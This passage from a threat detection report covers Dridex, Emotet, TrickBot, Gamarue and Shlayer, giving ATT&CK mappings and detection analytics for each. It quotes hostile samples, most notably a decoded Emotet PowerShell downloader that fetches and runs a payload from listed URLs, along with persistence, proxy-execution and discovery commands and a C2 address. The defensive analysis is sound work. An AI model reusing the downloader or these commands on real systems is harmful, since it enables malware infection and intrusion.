/bin/sh 972fc22071d3449bfab5f4b4cd87580f 2e06816fee18729501ca0b878782cc29cf5ddb042d980a94a5dee1473fdcbe93

Command line: sh -c unzip -P [REDACTED] /tmp/[REDACTED/[REDACTED] -d /tmp/[REDACTED] > /dev/null 2>&1
```

Detection opportunity 3

Deobfuscating payloads with **openssl**
ATT&CK technique(s): T1140 Deobfuscate/Decode Files or Information
ATT&CK tactic(s): Defense Evasion

Details: Shlayer and other malware threats often use **openssl** to remove Base64 encoding and additional encryption from deployed payloads before execution. This allows the malware to bypass controls in obfuscated form and execute successfully at the endpoint. We do observe legitimate Base64 decoding, but mostly with the **base64 -d** command rather than using **openssl**. A detection analytic looking for **openssl** containing **base64** in the command line will help you catch this behavior. As always, you'll need to tune out legitimate activity, which we commonly observe related to system management software.

```
Process spawned by bash
/usr/bin/openssl 91ff4683d7b2db2ae3767843fc28cdee
54ec1b3811965c8b5c4ba9eb7e464f2093dd547d065ab0b82d803a5bad75baaa

Command line: openssl enc -aes-256-cbc -d -A -base64 -k AbcdeFG -in /Volumes/Install/.hidden/AbcdeFG
-out /tmp/[REDACTED]

Adversaries commonly utilize OpenSSL as an obfuscation technique to bypass common command line
detection methods.
```

DETECTION STRATEGIST

Tony Lambert

INTELLIGENCE ANALYST

Tony is a professional geek who loves to jump into all things related to detection and digital forensics. After working in enterprise IT administration and detection engineering for several years, he now applies his DFIR skills to research malware, detect malicious activity, and recommend remediation paths. Tony is a natural teacher and regularly shares his findings and expertise through blogs, research reports, and presentations at conferences and events.

THREAT

Dridex

Dridex is a banking trojan commonly distributed through emails containing malicious Excel documents. Researchers have tied Dridex operations to other malware toolkits such as Ursnif, Emotet, TrickBot, and DoppelPaymer ransomware.

#7

OVERALL RANK

5.8%

CUSTOMERS AFFECTED

Analysis

Dridex is a well known banking trojan that shares both code similarities and overlapping infrastructure with Gameover Zeus. The operators of Dridex are referred to by various names, including **TA505** and **INDRIK SPIDER**. When it first showed up on the scene **in 2014**, it delivered malicious Word documents containing VBA macros. Over the years it has used other formats such as malicious JavaScript and Excel documents. Even though the initial payload delivery format has changed, Dridex has consistently focused on getting into user mailboxes and ushering users into unwittingly executing malicious code on their endpoints. Malicious emails containing Dridex attachments encourage clicking by giving the attached Excel documents enticing names like “Invoice,” “Inv,” “Outstanding,” “Payment,” or “Statement.”

XLM macros

With the most recent shift in 2020, Dridex moved from delivering malicious JavaScript files to delivering malicious Excel documents leveraging the underlying Excel 4.0 macro (XLM) functionality. XLM macros were made available to Excel users in 1992. These macros utilize the Binary Interchange File Format (**BIFF**), an early cousin of the better-known **Visual Basic for Applications** (VBA) macros. Excel 4.0 macros offer similar functionality as VBA macros but give adversaries the distinct advantage of being able to hide in plain sight; macro code can be spread throughout a spreadsheet over disparate cells, rendering analysis difficult and making it not immediately obvious that executable code is even present.

Previously, XLM also allowed code execution without being subjected to the scrutiny of the **Microsoft Antimalware Scan Interface** (AMSI), which made it easier for Dridex and other malware to use XLM to evade defenses. As of March 2021, **Microsoft has added AMSI coverage for Excel 4.0 macros**, enabling vendors to acquire insight into runtime execution. Ultimately, if your organization doesn't have a business use for executing macros in your environment, it's better to **disable them altogether**.

Later stages

Thinking beyond the initial delivery, one of the most common techniques we observed Dridex using throughout the year was **DLL search order hijacking** of various legitimate Windows executables. The Dridex operators don't stick to a single Windows executable when doing search order hijacking, necessitating multiple detection analytics to catch this behavior. We also observed Dridex persisting as a scheduled task. In fact, Dridex's place in our top 10 threats is due in no small part to scheduled tasks left over from incomplete remediation efforts. This pattern emphasizes the importance of cleaning up persistence when responding to threats.


While Dridex is a threat in and of itself, in 2020 we also observed multiple environments where Dridex led to the ransomware family DoppelPaymer—and we've observed the same pattern in early 2021. Similar to other "ransomware precursor" families in our top 10 such as TrickBot, Emotet, and Qbot, the threat of follow-on ransomware emphasizes the need for quick identification and remediation of Dridex in any environment. Given the long history of Dridex consistently evolving to combat modern-day security controls while maintaining the same means of payload delivery, the best way to protect your organization from Dridex is filtering emails at your mail gateways to prevent its delivery.

Detection opportunities

Detection opportunity 1

Scheduled task creation containing system directory
ATT&CK technique(s): T1053.005 Scheduled Task/Job: Scheduled Task
ATT&CK tactic(s): Persistence


Details: Dridex maintains persistence via the creation of scheduled tasks (**schtasks.exe**) within system directories such as **windows\system32\**, **windows\syswow64**, **winnt\system32** and **winnt\syswow64**. Identifying the instances of **schtasks.exe** where the command line contains both the flag **/create** and a system path often helps us identify existing or residual instances of Dridex on an endpoint.


Process spawned by cmd.exe
```
c:\windows\[REDACTED]\schtasks.exe 97e0ec3d6d99e8cc2b17ef2d3760e8fc
```
Command line:
```
schtasks.exe /Create /F /TN "Abcdefghijklm" /TR C:\Windows\system32\noPqrx\redacted.exe
/SC minute /MO 60 /RL highest
```
This command creates a scheduled task named `Abcdefghijklm` , to execute the the binary `redacted.exe` at a specific time.

Detection opportunity 2

Excel spawning regsvr32.exe
ATT&CK technique(s): T1218.010 Signed Binary Proxy Execution: Regsvr32
ATT&CK tactic(s): Defense Evasion

Details: Dridex uses Excel macros as a springboard to initiate additional malicious code via Register Server (**regsvr32.exe**). While files called by **regsvr32** traditionally end in **.dll** (as in the first example below), we often observe this threat and others using different file extensions to avoid recognition as a DLL (as in the second example below). Detecting this type of activity can be as easy as identifying any instances where **excel.exe** is spawning **regsvr32.exe** as a child process, as this activity is uncommon in most environments.



Threat occurred

Process spawned by outlook.exe
```
c:\program files (x86)\microsoft office\root\office16\excel.exe b9188a9ff806ac42e9a7080511963a50
bfbe815f8c5006cffdc4d915d66535c9c42f6c684e5f03dfb1f4de61e2b97d78
```

Command line: `"C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE" "C:\Users\[REDACTED]\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\[REDACTED_FILENAME].xlsm"`

This process loaded the following module:

```
2020-12-09 00:00:00 UTC c:\program files (x86)\microsoft office\root\vfs\programfilescomm
onx86\microsoft shared\vba\vba7.1\vbe7.dll
```

Microsoft Office products loading Visual Basic Editor code libraries ("vbe*.dll") into memory is indicative of the use of Visual Basic for Applications (VBA) instead of Visual Basic Scripting (VBS); this provides the ability to interact with COM objects.

Process spawned
```
c:\windows\syswow64\regsvr32.exe eb3b90b6989227f590bb36356df96a30
f80b4224c670e76e05a70cc5403818b11c7a4ca10542a1f9b5d935e4fca08579
```

Command line: `C:\Windows\SysWOW64\regsvr32.exe -s C:\Users\[REDACTED]\AppData\Local\Temp\redacted.dll.`

Process spawned by excel.exe
```
c:\windows\syswow64\regsvr32.exe 6cab3a2319f53bebabbd57f2bbefc392
62ec2017a419d26d687e909c994269d4480cfdddde664b10cd369fbc9814f2ad
```


Command line: `"C:\Windows\System32\regsvr32.exe" -s C:\Users\[REDACTED]\AppData\Local\Temp\abcde._FG`

Detection opportunity 3

DLL search order hijacking
ATT&CK technique(s): T1574.001 Hijack Execution Flow: DLL Search Order Hijacking
ATT&CK tactic(s): Persistence, Privilege Escalation, Defense Evasion

Details: Another opportunity for detection is based around **search order**

hijacking. This type of attack is successful when a Windows native binary executes from within a directory that contains one or more malicious DLL binaries. These unassuming DLLs are loaded and executed by the trusted native binary due to their location. This type of activity is most easily identified when a native system binary is executed from a **non-standard location**, such as `Appdata\Local` or `Appdata\Roaming`. This detection opportunity requires some work: start by cataloging all native Windows binaries, and then write detection analytics for any instances where these binaries are executed from anywhere other than their standard locations. Admittedly, this leads to a lot of detection analytics due to the volume of native Windows binaries, but we've found that creating these analytics is worth the effort to catch Dridex as well as other threats that use DLL search order hijacking.


Threat occurred

Process spawned by svchost.exe

```
c:\users\[REDACTED_USER]\appdata\roaming\microsoft\windows\[REDACTED_PATH]\utilman.exe
273d5e4fcf4cefa06d81004cde0948c9  bc805cd4495d26926171d3ac40d6730870d8c81880dbd0d4ab5f9a25b3fcebdd
```

The binary `utilman.exe` is the Microsoft Utility Manager application and is typically located in the System32 directory. Execution from this directory location would result in a malicious DLL that is located in the same directory, loading into memory of `utilman.exe` .

Module loaded by utilman.exe

IOC

```
c:\users\[REDACTED_USER]\appdata\roaming\microsoft\windows\[REDACTED_PATH]\abcdef.dll
ccdda49b2feec39347ce6c5cc261216d  aaf030074713e54d92ec88b582a102275158582827a37e2d35e74326671cb03b
```

The DLL `abcdef.dll` is unique within the environment.

DETECTION STRATEGIST

Aaron Didier

INTELLIGENCE ANALYST

Aaron is an unconventional autodidact who got their start in information security as a "terminally curious" member of a network operations team at a small regional WISP, addressing abuse@ emails, digging into netflow, and responding to VoIP attacks. Prior to joining the flock at Red Canary, Aaron was a member of the Motorola Solutions SOC, where they contributed to the creation of a Security Onion-inspired RHEL IDS known as Red Onion. They also spent time briefly at Baker McKenzie administering CB Response and Protect while mapping to the ATT&CK Framework. In their off hours, you may catch Aaron digging just about anywhere, be it in the garden, in a book, in a 10-k report, capture the flag event, Twitter post, or documentary. Their fascination for the world knows no bounds and they love sharing everything they've learned with anyone willing to listen.

THREAT

Emotet

Emotet is a trojan known for delivering follow-on payloads, including TrickBot, Qbot, and, in some cases, Ryuk ransomware. After a hiatus in early 2020, Emotet made a comeback over the summer and remained steady until the January 2021 takedown.

#8

OVERALL RANK

5.8%

CUSTOMERS AFFECTED

Analysis

Emotet is an advanced, modular banking trojan that primarily functions as a downloader or dropper of other malware. It's disseminated through malicious email links or attachments that use branding familiar to the recipient. Emotet focuses on stealing user data and banking credentials, and opportunistically deploys itself to victims. Emotet is polymorphic, meaning it often evades typical signature-based detection, making it more challenging to detect. Emotet is also **virtual machine aware** and can generate false indicators if run in a virtual environment, further frustrating defenders. Emotet has been active and evolving since 2014.

An eventful year

In the latter half of 2020 we observed Emotet detections transition from execution via an executable on disk to a dynamically linked library (DLL) executed via `rundll32`. This is an evolution we have seen other malware, like Qbot, adopt in 2020 as well, as it gives the operator flexibility and additional defense evasion opportunities. We also observed Emotet adopt techniques to break the parent-child relationship in process telemetry. This is likely an effort to evade detection analytics designed to alert on unusual child processes. These processes often spawn from common phishing lures, often incorporating Microsoft Office products.

Emotet had multiple dormant periods throughout the year, which is consistent with **previous patterns of going dark** for several months at a time. The malware started 2020 strong as we observed a significant number of detections in January, but it gradually decreased until we observed no Emotet detections in June. Emotet returned with significant detection volume in July—**a pattern others noticed as well**—and based on our visibility, remained consistent through October before another quiet month in November.

It's unclear why Emotet went dormant for part of 2020; potential explanations include possible retooling and transitioning to new affiliations to drop follow-on payloads. It's also important to note that the patterns we observe don't present a complete picture of what's happening in the wild. For example, the lack of Emotet activity we observed in November could be due to an increase in it being caught by perimeter defenses and not making it to the endpoints we monitor.

Payload patterns

In addition to changes in Emotet's activity level throughout the year, we also observed patterns in the follow-on malware families it dropped. Throughout 2020, Emotet continued the years-long pattern of dropping TrickBot as follow-on malware, which sometimes led to **Ryuk ransomware**. Notably, after Emotet returned in July, it also began delivering Qbot in some campaigns—but didn't abandon delivering TrickBot entirely. In mid-October, **CrowdStrike** reported that they observed Emotet resuming delivery of TrickBot in a likely attempt **to replenish the adversaries' victim base following disruption** by industry and law enforcement.

Looking ahead


On January 27, 2021, **Europol** announced a major international takedown effort of the Emotet botnet. Only time will tell if we see a reorganization and resurgence of Emotet, or if the criminals behind the operation will pivot to a different toolkit or business model. Until then, we can still learn from previous Emotet behaviors and implement detection analytics to help address it as well as other threats. Should Emotet return, its ties to ransomware make rapid response to infections a high priority. If organizations are able to detect and respond to the early stages of an infection chain, whether it uses Emotet or another family, the chances of receiving follow-on ransomware decrease significantly.

Detection opportunities

Detection opportunity 1

PowerShell string obfuscation
ATT&CK technique(s): T1059.001 Command and Scripting Interpreter: PowerShell, T1027 Obfuscated Files or Information
ATT&CK tactic(s): Execution

Details: Emotet was primarily delivered through malicious documents that executed heavily obfuscated PowerShell. Though obfuscation is meant to deter defenders, we can use it to create detection analytics. One way to detect Emotet's obfuscated code is to look for a PowerShell process executing commands that use the **format operator** `-f` to concatenate strings. To further refine the analytic, you can also look for the format indexes `{0}` and `{1}`. In many malicious instances of PowerShell, the format indices will be out of order, as we see in the following decoded PowerShell string used by Emotet, `{3}{1}{0}{2}`. Such an analytic may require additional tuning for other normal-format index strings that are common in your environment.


The malicious document spawned a malicious Windows PowerShell (`powershell.exe`) command and a dialog box for the user to read, containing the message. `Word experienced an error trying to open the file.`


Partially Decoded Powershell:

```
$CrA  =  [TyPE]("{3}{1}{0}{2}"  - F 'em.IO.', 'St', 'direCtOry', 'sY') ;
 SV  ("5hv" + "1z")  ([TyPE]("{1}{2}{4}{3}{0}" - f'nAGeR', 'sYstE', 'M.Net.SeRVic', 'A',
'epOiNTm')  ) ;
```

Detection opportunity 2

Rundll32 execution by ordinal
ATT&CK technique(s): T1218.011 Signed Binary Proxy Execution: Rundll32
ATT&CK tactic(s): Defense Evasion

Details: In the latter half of 2020, we observed Emotet begin using execution by ordinal via **rundll32.exe**. An ordinal is the numeric position of the exported function in the DLL Export Address table. We have had success detecting this by looking for **rundll32.exe** executing DLL export functions by ordinal, which are denoted by #. In the example below, the DLL is **Chpieog.dll** and the ordinal is **#1**. We detect this simply by looking for **rundll32** process execution with command lines matching a regular expression for ordinal calls. While this is a legitimate way to execute a DLL, it's fairly rare, and our strategy has proven successful in identifying the early stages of Emotet execution.


Process spawned by powershell.exe


```
c:\windows\system32\rundll32.exe c73ba51880f5a7fb20c84185a23212ef
01b407af0200b66a34d9b1fa6d9eaab758efa36a36bb99b554384f59f8690b1a
```

Command line: `"C:\windows\system32\rundll32.exe" C:\Users\[REDACTED]\Chpieog.dll,#1`

Detection opportunity 3

PowerShell executing processes using wmiclass
ATT&CK technique(s): T1059.001 Command and Scripting Interpreter: PowerShell, T1047 Windows Management Instrumentation
ATT&CK tactic(s): Execution

Details: In some Emotet campaigns we observed the WMI Provider Host (**wmiprvse.exe**) spawning PowerShell with an encoded command. After decoding the first layer, we noticed use of the **wmiclass** .NET class to call the Create method of the **Win32_Process** class in order to execute the Emotet payload. To detect this behavior we look for PowerShell processes with a decoded command line containing references to **wmiclass** and **win32_process**. PowerShell command-line detection analytics are always at risk of evasion through obfuscation, but we found this analytic to be reliable in finding Emotet in 2020.



Decoded Base64:


```
$YMHRZnvr = 'RXGDYtae';
[Net.ServicePointManager]::"S`Ec`UrI`TyP`ROToCOL"  =  'tls12, tls11, tls';
$LBYKPxut  =  '995';
$HLXMYpxa = 'ZBMBKtnt';
$FIVRRwyj = $env:userprofile + '\' + $LBYKPxut + '.exe';
$NJIVZkhl = 'HDEJLxyl';
$TKCKYzki = .('n' + 'ew-' + 'ob' + 'ject') neT.weBcliENT;
$ZCTLHxib = 'https://autoinsurancej.com/hwuwor/uqe2t_w3_84r/*https://bestfreepressreleas
e.net/tmp/r_n_7ey/*https://likipki.com/tmp/x964z_wo_88byc4/*https://adwords-and-adsense.c
om/tmp/ilkc_resch_6/*http://lt-pet.com/wp-admin/ddkuk_voa4m_htoppsi/'."spL`it"([char]42);
$BZJCCnes = 'FWVKLajr';
foreach($JRKVDymf in $ZCTLHxib) {
    try {
        $TKCKYzki."d`ow`NLoadF`Ile"($JRKVDymf,  $FIVRRwyj);
        $OMMNFmmp = 'MQQOCzzm';
        If ((&('Get' + '-Item') $FIVRRwyj)."LeN`GTH"  - ge 34765)  {
            ([wmiclass]'win32_Process')."cr`EaTe"($FIVRRwyj);
            $LGURGzbp = 'XRDAThkz';
            break;
            $NUWPMqrc = 'QTVKZhaf'
        }
```

Bonus forensic analysis opportunity

Identifying Emotet maldocs with a broken parent-child process chain

Details: Emotet campaigns sometimes feature the intentional circumvention of the creation of a direct child process of an Office application. Subsequent malicious Emotet processes spawn as child processes of **wmiprvse.exe** by proxying execution through COM and WMI. Generally speaking, processes that spawn as a child of an Office application are less frequent and can be subject to more defender scrutiny. By spawning indirectly as a child of **wmiprvse.exe**, this behavior offers an adversary two distinct potential advantages:


1. Many security products are unable to reconstruct the broken process chain caused by proxying execution through COM, so it can be difficult to enrich data sources based on context alone
2. Child processes of **wmiprvse.exe** are common. For example, in SCCM environments, WMI and COM are used heavily to remotely spawn processes



Even though adversaries try to evade defenses by breaking process chains, we can still detect and investigate their behavior. When we observed Emotet using this technique, we still wanted to identify the offending malicious document that executed the processes, so we figured out a regular procedure to find the original maldoc. We thought it would be useful to share the steps we use to find the maldoc in case you find yourself in a similar situation.

1. Search within a time window of execution of the first detected process. For example, if we detected **wmiprvse.exe** spawning **powershell.exe** to execute an encoded command to download the Emotet payload, and **powershell.exe** started at 13:00 hours UTC (UTC or GTFO), we would search between 12:59-13:01. We would gradually expand our search to 12:55-13:05 hours and beyond if we didn't find the maldoc in the first search
2. Because we suspect a malicious document, filter the process search results for Microsoft Office products
3. Narrow the search even further by filtering the resulting Office processes for module loads of VBA-related DLLs, including **vbeui.dll** and **vbe7.dll**. The presence of these DLLs being loaded is a potential indicator of macro use
4. Check the file modifications and command line of the remaining processes for malicious documents

DETECTION STRATEGIST



Kyle Rainey

INTELLIGENCE ANALYST

Kyle has been providing proactive and reactive incident response and forensics services to Fortune 500 companies for over five years. As an intelligence analyst at Red Canary, he leverages his years of experience conducting investigations and building detections in order to engineer impactful, scalable intelligence products. Kyle is passionate about solving hard problems and constantly learning.

THREAT

TrickBot

TrickBot is a modular banking trojan that has led to ransomware such as Ryuk and Conti. 2020 signaled a significant decrease in the prevalence and efficacy of TrickBot.

#9

OVERALL RANK

5.1%

CUSTOMERS AFFECTED

Analysis

TrickBot is a modular banking trojan that targets users' financial information and acts as a dropper for other malware. Believed to be operated by **a single group as a service**, different users of the service tend to use different initial infection vectors for TrickBot, often first infecting systems with another malware family such as Emotet or IcedID. In some cases, TrickBot is the initial payload delivered directly from malicious email campaigns.

TrickBot primarily steals sensitive data and credentials and also has multiple additional modules enabling a more fully featured malware service. It has delivered follow-on payloads like Cobalt Strike that eventually lead to Ryuk and Conti ransomware. Other **research teams** have linked TrickBot code similarities to other malware families such as BazarBackdoor, PowerTrick, and Anchor. The threat group behind the development of these malware toolkits is referred to as **WIZARD SPIDER** by CrowdStrike.

Infrastructure takedown

This year's big news around TrickBot occurred in October 2020, when U.S. Cyber Command and **Microsoft** conducted takedowns of TrickBot infrastructure. Researchers throughout the community **debated** how effective these takedowns were, but generally agreed there was some disruption. From Red Canary's perspective, we saw no TrickBot activity in October, followed by fairly low numbers in November and December as compared to the rest of 2020. Around the same time of TrickBot's decline, we also observed a rise in the prevalence of **Bazar**. While correlation is not causation, the timing of these patterns suggests WIZARD SPIDER (or other identifiers for the operators of these families) may have switched focus from TrickBot to Bazar.

Decline in prevalence


We observed TrickBot in fewer detections in 2020 as compared to 2019. Multiple TrickBot outbreaks in 2019 contributed largely to some of the top techniques in last year's report, including Process Injection and Scheduled Task. While TrickBot still made it into our top 10 for 2020, it did not run rampant in environments in the same way we observed the previous year. Many of our TrickBot detections were only on the initial malicious executable being written, and we did not observe follow-on execution. Others were leftover TrickBot persistence via scheduled tasks that had not been cleaned up. Overall, this tells us that throughout 2020, TrickBot had less success in follow-on exploitation than it did in 2019. This suggests, but does not confirm, that TrickBot may have already been decreasing in prevalence and effectiveness throughout 2020, and the takedown operations may have just added on to that decline.

Detection opportunities

Detection opportunity 1

Unusual port connections from **svchost.exe**
ATT&CK technique(s): T1571 Non-Standard Port
ATT&CK tactic(s): Command and Control

Details: We as well as **others** in the community noticed that, soon after TrickBot is installed, it makes outbound network connections over HTTPS using TCP ports 443, 447, and 449. Furthermore, these connections came from **svchost.exe**. Based on this information and a "**know normal, find evil**" mindset, we determined it was unusual in most environments for svchost to make external connections over ports 447 and 449 and decided to create a detection analytic. This same analytic approach would work for other threats as well: if you notice a threat using non-standard ports, that can be a good opportunity for detection.



Outbound tcp network connection by svchost.exe to
`103.5.231[.]188:449`

Network connections made by the Windows Service Host (`svchost.exe`) to an external IP address over port 449 and 447 are indicative of a `TrickBot` malware infection.

Detection opportunity 2

Scheduled task execution from **%appdata%**
ATT&CK technique(s): T1053.005 Scheduled Task/Job: Scheduled Task
ATT&CK tactic(s): Persistence

Details: Detecting malicious persistence at scale can be difficult in environments with a lot of different applications setting up legitimate persistence and executing from scheduled tasks. Though detecting the execution of every scheduled task can be too noisy in some environments, we've found that narrowing down scheduled task execution to certain folders commonly used by adversaries can help identify evil. In the case of TrickBot, we observed it regularly creating scheduled tasks that contain the folder of **Appdata\Roaming**. A useful analytic we created to detect TrickBot and other threats is looking for a parent process of **taskeng.exe** or **svchost.exe** executing an **.exe** located in **Appdata\Roaming**. This is one that will take a little tuning based on the environment, but once tuned, should be helpful for finding evil.



IOC

Process spawned by svchost.exe
```
c:\users\[REDACTED]\appdata\roaming\cmdcache\malicious.exe f9e2bc94ce192c16317bc4a1747fa22b
11971ef9702a883f58dc12a2cab05ceea6f3d6632f8bc3cc15a1068ab83ee05f
```
Malicious binary executed via a scheduled task.

Detection opportunity 3

Enumerating domain trusts activity with **nltest.exe**
ATT&CK technique(s): T1482 Domain Trust Discovery
ATT&CK tactic(s): Discovery

Details: We observed operators of TrickBot using **nltest.exe** to make domain trust determinations. While you probably can't disable **nltest.exe**, looking for instances of it executing with a command line that includes **/dclist:<domain>**, **/domain_trusts** or **/all_trusts** has proven to be a high-fidelity analytic to catch follow-on activity to both TrickBot as well as **Bazar** (which didn't make it into our top 10, due in part to its emergence partway through the year). The use of nltest means discovery activity is occurring beyond initial access and that Cobalt Strike and ransomware such as **Ryuk** aren't far behind.


Process spawned
```
c:\windows\system32\nltest.exe 35ea70d53fba9e7919853cdebabb3e0d
732b75e2aa487c07b69303737a3a64b354095649040501b6b9ae691a497a5744
```
Command line: `"nltest.exe" /domain_trusts /all_trusts`

DETECTION STRATEGIST

Katie Nickels

DIRECTOR OF INTELLIGENCE

Katie has worked in Security Operations Centers and cyber threat intelligence for nearly a decade, hailing from a liberal arts background with degrees from Smith College and Georgetown University. Prior to joining Red Canary, Katie was the ATT&CK Threat Intelligence Lead at The MITRE Corporation, where she focused on applying cyber threat intelligence to ATT&CK and sharing why that's useful. She is also a SANS instructor and has shared her CTI and ATT&CK expertise with presentations at many conferences as well as through Twitter, blog posts, and podcasts.

THREAT

Gamarue

Gamarue is a worm that primarily spreads via USB drives. Despite its command and control (C2) infrastructure being disrupted in 2017, Gamarue keeps worming its way through many environments.

#10

OVERALL RANK

5%

CUSTOMERS AFFECTED

Analysis

Gamarue, sometimes referred to as Andromeda or Wauchos, is a malware family used as part of a botnet. The variant of Gamarue that we observed most frequently in 2020 was a worm that primarily spread via infected USB drives. Gamarue has been used to spread other malware, steal information, and perform other activities such as click fraud.

